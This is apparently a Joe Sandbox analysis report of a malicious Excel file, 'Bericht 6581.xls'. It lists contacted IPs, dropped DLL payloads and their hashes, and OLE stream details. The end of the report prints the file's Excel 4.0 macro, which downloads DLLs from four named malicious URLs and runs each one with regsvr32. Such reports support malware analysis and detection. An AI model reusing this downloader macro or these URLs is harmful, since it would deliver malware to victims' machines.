54.37.228.122	unknown	France		16276	OVHFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
185.15.196.157	atici.net	Turkey		201520	DEDICATEDTELECOMTR	false
178.62.112.199	unknown	European Union		14061	DIGITALOCEAN-ASNUS	true
62.171.178.147	unknown	United Kingdom		51167	CONTABODE	true
64.227.55.231	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	667161
Start date and time: 17/07/202213:08:13	2022-07-17 13:08:13 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Bericht 6581.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@12/11@4/51
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 100% (good quality ratio 80.6%) • Quality average: 64.8% • Quality standard deviation: 39.3%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 209.197.3.8, 8.253.207.120, 8.248.115.254, 8.238.189.126, 8.248.143.254, 8.248.117.254
- Excluded domains from analysis (whitelisted): fg.download.windowsupdate.com.c.footprint.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, wu-bg-shim.trafficmanager.net
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:13:42	API Interceptor	446x Sleep call for process: svchost.exe modified
13:13:52	API Interceptor	541x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61712 bytes, 1 file
Category:	dropped
Size (bytes):	61712
Entropy (8bit):	**7.995044632446497**
Encrypted:	**true**
SSDEEP:	1536:gzjJiDImMsrjCtGLaexX/zL09mX/lZHIxs:gPJiDI/sr0Hexv/0S/zx
MD5:	589C442FC7A0C70DCA927115A700D41E
SHA1:	66A07DACE3AFBFD1AA07A47E6875BEAB62C4BB31
SHA-256:	2E5CB72E9EB43BAAFB6C6BFCC573AAC92F49A8064C483F9D378A9E8E781A526A
SHA-512:	1B5FA79E52BE495C42CF49618441FB7012E28C02E7A08A91DA9213DB3AB810F0E83485BC1DD5F625A47D0BA7CFCDD5EA50ACC9A8DCEBB39F048C40F01E94155B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....y.....Tf. .authroot.stl..W.`.4..CK..8U[...q.yL'sf!d.D..."2.2g.<dVI.!.....$).\...!2s..(...[.T7..{}...g....g.....w.km$.&|..qe.n.8+..&...O...`...+..C.....`h!0.I.(C..1Q*L.p..".s..B.....H.....fUP@..5...(X#.t.2lX.>.y|D.0Z0...M....I(.#.-... ...(.J....2..`.hO..{l+.bd7y.j..u.....3....<......3....s.T...._'...%{v...s.....Kg\V.0..X=.A.9w9.Ea.x.....\.=.e.C2.....9.....`.o... .....@pm.. a.....-M.....{...s.mW.....;.+...A.....0.g..L9#.v.&O>./xSH.S.....GH.6.j...`2.(0g..... Lt.....h4.iQ?....[.K.....uI.....}.....d....M.....6q.Q~.0.\.'U^)`.u.....-.....d..7...2.-.2+3.....A./.%Q...k...Q.,...H.B.%..O..x..5\...Hk.....B.';"Ym.'....X.l.E.6..a8.6..nq..x.r4..1t.....,..u.O..O.L...Uf...X.u.F .(.(....."..q...n{%U.-u....l6!....Z....~o0.}Q'.s.i....7...>4x...A.h.Mk].O.z.].6...53...b^;..>e..x.'1..\p.O.k..B1w..|..K.R.....2.e0..X.^...I...w..!.v5B]x..z.6.G^uF..].b.W...'..I.;..p..@L{.E..@W..3.&...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1239279911554383
Encrypted:	false
SSDEEP:	6:kKzB+N+SkQlPlEGYRMY9z+4KlDA3RUeWlEZ21:9NkPlE99SNxAhUeE1
MD5:	252E99215585B4C82C5FE41F1C3B7112
SHA1:	4D4EB596D9E11F93837491D73DF78FBCBC43CDC7
SHA-256:	4C92D8FE223B295BF1EF8D11EECC77CC3D8B81AD7C9B8FB2F87477F27E325641
SHA-512:	4E0CF05DE460D2736CF73773971984623CD78DBD4AD2D05213DDEF4FDC3593A931C0C5D10F470704900F2169B4A2736AA681A8C14C1F63697E53CC653F58480
Malicious:	false
Preview:	p..... .....s.....(..... .....L.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.9.f.4.c.9.6.9.8.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\I7IggNeBzEXeF5[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	850944
Entropy (8bit):	7.372720093100094
Encrypted:	false
SSDEEP:	12288:jRCGXj4KVB9abMfyzfqvHWnyPv+LVHT2+2JNdX712kBjtOJZObrGzifb97Vw+Uvf:kGXj3X7FjkZqrqiBVwDbu5nP2F
MD5:	1DD34935A785A419FB552B5086EA682E
SHA1:	C6C966E4BA623F9972273DE07B842FFBB9A9EFCE
SHA-256:	8B5A10F9A8F2B25057442111A01FAF021EF7E048EAB875A4078A44758D952C6F
SHA-512:	79AB4A827FD581CD87FAD4B0470BFCAF26F9471181C6C199706C54CC1B636CC7719306FEAC1B50C24D051F65C3B4D84BC662B8E33C03A1FCED07F8023689DC
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 54%, Browse • Antivirus: ReversingLabs, Detection: 88%
IE Cache URL:	http://domesticuif.co.za/libraries/nbnH9dpd/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d..t7..t7..t7w.w6..t7w.q6!.t7w.p6..t7..q6..t7..p6..t7..w6..t7w.u6..t7 ..u7.t7e.q6..t7e.t6..t7e.7..t7...7..t7e.v6..t7Rich..t7.....PE..d...)v.b....." .....\.....T,.....`..... .....d..... ... .0..8F.....P.....8.....8.....text..... ..`.rdata...-.....@..@.data...@'.....@....pdata ..8F...0...H.....@..@_RDATA.....>.....@..@.rsrc... .....@.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\8WkzZvRZPr2gVDdMW[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	downloaded
Size (bytes):	850944
Entropy (8bit):	7.37324879882937
Encrypted:	false
SSDEEP:	12288:lRCGXj4KVB9abMfyzfqvHWnyPv+LVHT2+2JNdX712kBjtOqZObrGzifb97Vw+Uvf:2GXj3X7FjjZqrqiBVwDbu5nP2F
MD5:	68C1437A04D22EDC1F49863CD9998827
SHA1:	8BC83ED7DC50F8EC8D90FC3C607F8A98EB413388
SHA-256:	435E4DA38AC4595B70D53653C0E1F9485211BAA9A9FF2F30CB83CC4FD27C4106
SHA-512:	D43CF99D1D08741CFD3143D4FC77EB314C4FAA2B1D6F372F22771D6909BB7B4DDC85037E7B5B58C6A2BE7C232A24AF774AEDA5E153B58458A748A7F1C1CD04D
Malicious:	**true**
IE Cache URL:	http://atici.net/c/JDFDBMIz/
Preview:	<script src='https://js.cofounderspecials.com/splash.js?v=1.1.1' type='text/javascript'></script>MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d..t7..t7..t7w.w6..t7w.q6!.t7w.p6..t7..q6..t7..p6..t7..w6..t7w.u6..t7..u7.t7e.q6..t7e.t6..t7e.7..t7...7..t7e.v6..t7Rich..t7.....PE..d...)v.b. ....." .....\.....T,.....`..... .....d..... ....0..8F.....P.....8.....8.....text.... ..... ..`.rdata...-.....@..@.data...@'.....@....pdata..8F...0...H.....@..@_RDATA.....>.....@..@.rsrc... .....@..... .....@..@.reloc.....P.....@..B.....

C:\Users\user\AppData\Local\Temp\CabCCDB.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61712 bytes, 1 file
Category:	dropped
Size (bytes):	61712
Entropy (8bit):	**7.995044632446497**
Encrypted:	**true**
SSDEEP:	1536:gzjJiDImMsrjCtGLaexX/zL09mX/lZHIxs:gPJiDI/sr0Hexv/0S/zx
MD5:	589C442FC7A0C70DCA927115A700D41E
SHA1:	66A07DACE3AFBFD1AA07A47E6875BEAB62C4BB31
SHA-256:	2E5CB72E9EB43BAAFB6C6BFCC573AAC92F49A8064C483F9D378A9E8E781A526A
SHA-512:	1B5FA79E52BE495C42CF49618441FB7012E28C02E7A08A91DA9213DB3AB810F0E83485BC1DD5F625A47D0BA7CFCDD5EA50ACC9A8DCEBB39F048C40F01E94155B
Malicious:	false
Preview:	MSCF.....I.....y.....Tf. .authroot.stl..W.`.4..CK..8U[...q.yL'sf!d.D..."2.2g.<dVI.!.....$).\...!2s..(...[.T7..{}...g....g.....w.km$.&|..qe.n.8+..&...O...`...+..C..... .`h!0.I.(C..1Q*L.p..".s..B.....H.....fUP@..5...(X#.t.2lX.>.y|D.0Z0...M....I(.#.-... ...(.J....2..`.hO..{l+.bd7y.j..u.....3....<.....3....s.T...._.'...%{v...s.....KgV.0..X=.A.9w9.Ea.x..... ...\.=.e.C2.....9.....`.o... .....@pm.. a.....-M.....{...s.mW.....;.+...A.....0.g..L9#.v.&O>./xSH.S.....GH.6.j...`2.(0g..... Lt.....h4.iQ?....[.K.....uI.....}.....d....M.....6q.Q~.0.\.'U^)`. .u.....-.....d..7...2.-.2+3.....A./.%Q...k...Q.,...H.B.%..O..x..5\...Hk.....B.';"Ym.'....X.I.E.6..a8.6..nq..x.r4..1t.....,.u.O..O.L...Uf...X.u.F .(.(....."q...n{%U.-u....I6!....Z....~o0.}Q'.s.i ....7...>4x...A.h.Mk].O.z.].6...53...b^;..>e..x.'1..\p.O.k..B1w..|..K.R.....2.e0..X.^...I...w..!.v5B]x..z.6.G^uF..].b.W...'..I.;..p..@L{.E..@W..3.&...

C:\Users\user\AppData\Local\Temp\TarCCDC.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162298
Entropy (8bit):	6.30209028339373
Encrypted:	false
SSDEEP:	1536:1ra6crtilgCyNY2IpFQNujcz5YJkKCC/rH8Zz04D8rlCMiB3XlMc6h:1x0imCy6QNujcmJkr97MiVGzh
MD5:	7EE994C83F2744D702CBA18693ED1758
SHA1:	17EAA8A28E7ABF096E97537EFE25A34CD7C1FD80
SHA-256:	5DB917AB6DC8A42A43617850DFBE2C7F26A7F810B229B349E9DD2A2D615671D2
SHA-512:	D5ED3AD13D58B6D41347D4521F71F9C5DCC3CA706AD1E3A96A9837C8E9087EB511896CA5B49904FC13E6FA176960F4B538379638FCF1D5E8DF6B30072F216BE A
Malicious:	false
Preview:	0..y...*.H.....y.0..y....1.0...`.H.e.....0..jC..+.....7.....j30..j.0...+.....7.....{.ZV....220608070702Z0...+.....0..i.0..D.....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DF1E4410AE8F56E453.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	2.774247445744387
Encrypted:	false
SSDEEP:	768:TkPhKpb8rGYrMPe3q7Q0XV5xtezEs/68/dgArHW:TkKpb8rGYrMPe3q7Q0XV5xtezEsi8/dm
MD5:	C716FE74F4135BF17354A4D3FB9A76BA
SHA1:	89D3A843A59B088E70FB10D34731D8EBEBAF5904
SHA-256:	9F06FD0C645A2FEBE4B169E7D033294BBC938DFD798840FD981F43504C1BB89D
SHA-512:	77C947C17EBAA8FCA3A07F7DB6630031B58FAFBAC85D2364FDD1979D0A8F85406B575100F1317E936BDDF919A9B083950BE18E262065F8B0DB4CC9D3393CA9E B
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\Bericht 6581.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: RGSGK, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Jul 13 08:31:28 2022, Security: 0
Category:	dropped
Size (bytes):	98304
Entropy (8bit):	4.8398228718020695
Encrypted:	false
SSDEEP:	1536:mkKpb8rGYrMPe3q7Q0XV5xtezEsi8/dg2HuS4hcTO97v7UYdEJm1:5Kpb8rGYrMPe3q7Q0XV5xtezEsi8/dgx
MD5:	F5EE774409F60C93C21AFB1C1D944163
SHA1:	403B16A1139665FCABF35B0CDD7EE49073D2729B
SHA-256:	4A7EBFBB2437D5FBB4331DF82D77E0F536D9B6E6DF640EBA4C98FB8618E6C1A0
SHA-512:	6F769AFDCF0C7E1E61598062E481D5B52C89020F5D9C238AEF10F33213B262311B0FC9E258EDDF00A3CBF5AA1B84795DF91BA97150381D125858CD9CB2C1812
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\Bericht 6581.xls, Author: John Lambert @JohnLaTwC
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....-.B.0...=.8.3.0.....=.....Ve18... ....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\soci3.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped

Size (bytes):	850944
Entropy (8bit):	7.37324879882937
Encrypted:	false
SSDEEP:	12288:lRCGXj4KVB9abMfyzfqvHWnyPv+LVHT2+2JNdX712kBjtOqZObrGzifb97Vw+Uvf:2GXj3X7FjjZqrqiBVwDbu5nP2F
MD5:	68C1437A04D22EDC1F49863CD9998827
SHA1:	8BC83ED7DC50F8EC8D90FC3C607F8A98EB413388
SHA-256:	435E4DA38AC4595B70D53653C0E1F9485211BAA9A9FF2F30CB83CC4FD27C4106
SHA-512:	D43CF99D1D08741CFD3143D4FC77EB314C4FAA2B1D6F372F22771D6909BB7B4DDC85037E7B5B58C6A2BE7C232A24AF774AEDA5E153B58458A748A7F1C1CD0A4D
Malicious:	false
Preview:	<script src='https://js.cofounderspecials.com/splash.js?v=1.1.1' type='text/javascript'></script>MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d..t7..t7..t7w.w6..t7w.q6!.t7w.p6..t7..q6..t7..p6..t7..w6..t7w.u6..t7..u7.t7e.q6..t7e.t6..t7e.7..t7...7..t7e.v6..t7Rich..t7.....PE..d...)v.b. ....." .....\.....T,.....`..... .....d..... ....0..8F.....P.....8.....8.....text.... ..... ..`.rdata...-.....@..@.data...@'.....@....pdata..8F...0...H.....@..@_RDATA.....>.....@..@.rsrc... .....@..... .....@..@.reloc.....P.....@..B.....

C:\Users\user\soci4.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850944
Entropy (8bit):	7.372720093100094
Encrypted:	false
SSDEEP:	12288:jRCGXj4KVB9abMfyzfqvHWnyPv+LVHT2+2JNdX712kBjtOJZObrGzifb97Vw+Uvf:kGXj3X7FjkZqrqiBVwDbu5nP2F
MD5:	1DD34935A785A419FB552B5086EA682E
SHA1:	C6C966E4BA623F9972273DE07B842FFBB9A9EFCE
SHA-256:	8B5A10F9A8F2B25057442111A01FAF021EF7E048EAB875A4078A44758D952C6F
SHA-512:	79AB4A827FD581CD87FAD4B0470BFCAF26F9471181C6C199706C54CC1B636CC7719306FEAC1B50C24D051F65C3B4D84BC662B8E33C03A1FCED07F8023689DC
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 54%, Browse • Antivirus: ReversingLabs, Detection: 88%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d..t7..t7..t7w.w6..t7w.q6!.t7w.p6..t7..q6..t7..p6..t7..w6..t7w.u6..t7 ..u7.t7e.q6..t7e.t6..t7e.7..t7...7..t7e.v6..t7Rich..t7.....PE..d...)v.b..... ".....\.....T,.....`..... .....d..... ... .0..8F.....P.....8.....8.....text..... ..`.rdata...-.....@..@.data...@'.....@....pdata ..8F...0...H.....@..@_RDATA.....>.....@..@.rsrc... .....@.....@..@.reloc.....P.....@..B..... .....

C:\Windows\System32\NfgWijQQRQpENoq\gUYUkALTAiOgx.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850944
Entropy (8bit):	7.372720093100094
Encrypted:	false
SSDEEP:	12288:jRCGXj4KVB9abMfyzfqvHWnyPv+LVHT2+2JNdX712kBjtOJZObrGzifb97Vw+Uvf:kGXj3X7FjkZqrqiBVwDbu5nP2F
MD5:	1DD34935A785A419FB552B5086EA682E
SHA1:	C6C966E4BA623F9972273DE07B842FFBB9A9EFCE
SHA-256:	8B5A10F9A8F2B25057442111A01FAF021EF7E048EAB875A4078A44758D952C6F
SHA-512:	79AB4A827FD581CD87FAD4B0470BFCAF26F9471181C6C199706C54CC1B636CC7719306FEAC1B50C24D051F65C3B4D84BC662B8E33C03A1FCED07F8023689DC
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 54%, Browse • Antivirus: ReversingLabs, Detection: 88%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d..t7..t7..t7w.w6..t7w.q6!.t7w.p6..t7..q6..t7..p6..t7..w6..t7w.u6..t7 ..u7.t7e.q6..t7e.t6..t7e.7..t7...7..t7e.v6..t7Rich..t7.....PE..d...)v.b..... ".....\.....T,.....`..... .....d..... ... .0..8F.....P.....8.....8.....text..... ..`.rdata...-.....@..@.data...@'.....@....pdata ..8F...0...H.....@..@_RDATA.....>.....@..@.rsrc... .....@.....@..@.reloc.....P.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: RGSGK, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Jul 13 08:31:28 2022, Security: 0
Entropy (8bit):	4.839190961545414
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Bericht 6581.xls
File size:	98304
MD5:	349779ed9b68f3fc148e8d81a5fa1c2a
SHA1:	b940cabd8846120f3c383edac2ee817f280552c5
SHA256:	b8e39a80c58b7bfe21d4a9cc695128aa1b3066e3f85a2138fcacdc4fd96403a2
SHA512:	aaf8b276226f66a238f0da86c66be7137e1f6a72c0dbd90432c475b21fd8851afb672c5f5a0f871ad1eaf391f83ffb9f451d4b9b3dabeee9b432b454d0bd1793
SSDEEP:	1536:7kKpb8rGYrMPe3q7Q0XV5xtezEsi8/dg2HuS4hcTO97v7UYdEJmk:IKpb8rGYrMPe3q7Q0XV5xtezEsi8/dgA
TLSH:	24A34A45BBA9DA1EF521873148EB47A67333FC204F6B47472264B3256FB99E04B0721B
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Bericht 6581.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary

Code Page:	1251
Author:	Dream
Last Saved By:	RGSGK
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-07-13 07:31:28
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	
General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.3944713856337448
Base64 Encoded:	False
Data ASCII:	. . . . + , 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S h e e t 4 . . . . . S e e t 5 . . . . . S h e e t 6 . . . . . S h e e
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 20 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 e0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	
General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.27687346627667914
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . + ' 0 . . . . @ . . . . H . . . . X . . . . h . . . . D r e m . . . . R G S G K . . . . M i c r o s o f t E x c e l . @ . . . . ? R , . @ . . . . j . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 87782	
General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	87782
Entropy:	5.201884271098224
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . R G S G K B . . . . a . . . . = ... - . B . 0 . . . = . 8 . 3 . 0 . . . . = ... V e 1 8 . . . . X . @ . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 52 47 53 47 4b 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	Sheet7
Extraction:	dynamic
Type:	4
Final:	False
Visible:	True
Protected:	False

```
13,5,=ACOS(5365675754)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://atperson.com/campusvirtual/EOgFGo17w/","..\soci1.ocx",0,0)",F24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci1.ocx")",F26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://eliteturismo.com/phpmailer-old/dafdBxQONtk5Uf9dxll/","..\soci2.ocx",0,0)",F28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci2.ocx")",F30)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://atici.net/c/JDFDBMIz/","..\soci3.ocx",0,0)",F32)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci3.ocx")",F34)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://domesticuif.co.za/libraries/nbnH9dpd/","..\soci4.ocx",0,0)",F36)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci4.ocx")",F38)=FORMULA("=RETURN()",F40)
```

Name:	Sheet7
Extraction:	dynamic
Type:	4
Final:	False
Visible:	True
Protected:	False

13,5,=ACOS(5365675754)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://atperson.com/campusvirtual/EOgFGo17w/","..\soci1.ocx",0,0)",F24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci1.ocx")",F26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://eliteturismo.com/phpmailer-old/dafdBxQONtk5Uf9dxll/","..\soci2.ocx",0,0)",F28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci2.ocx")",F30)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://atici.net/c/JDFDBMIz/","..\soci3.ocx",0,0)",F32)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci3.ocx")",F34)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://domesticuif.co.za/libraries/nbnH9dpd/","..\soci4.ocx",0,0)",F36)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci4.ocx")",F38)=FORMULA("=RETURN()",F40)
23,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://atperson.com/campusvirtual/EOgFGo17w/","..\soci1.ocx",0,0)
25,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci1.ocx")
27,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://eliteturismo.com/phpmailer-old/dafdBxQONtk5Uf9dxll/","..\soci2.ocx",0,0)
29,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci2.ocx")
31,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://atici.net/c/JDFDBMIz/","..\soci3.ocx",0,0)
33,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci3.ocx")
35,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://domesticuif.co.za/libraries/nbnH9dpd/","..\soci4.ocx",0,0)
37,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\soci4.ocx")
39,5,=RETURN()

Name:	Sheet7, Macrosheet
Extraction:	static
Type:	unknown
Final:	unknown
Visible:	True
Protected:	unknown

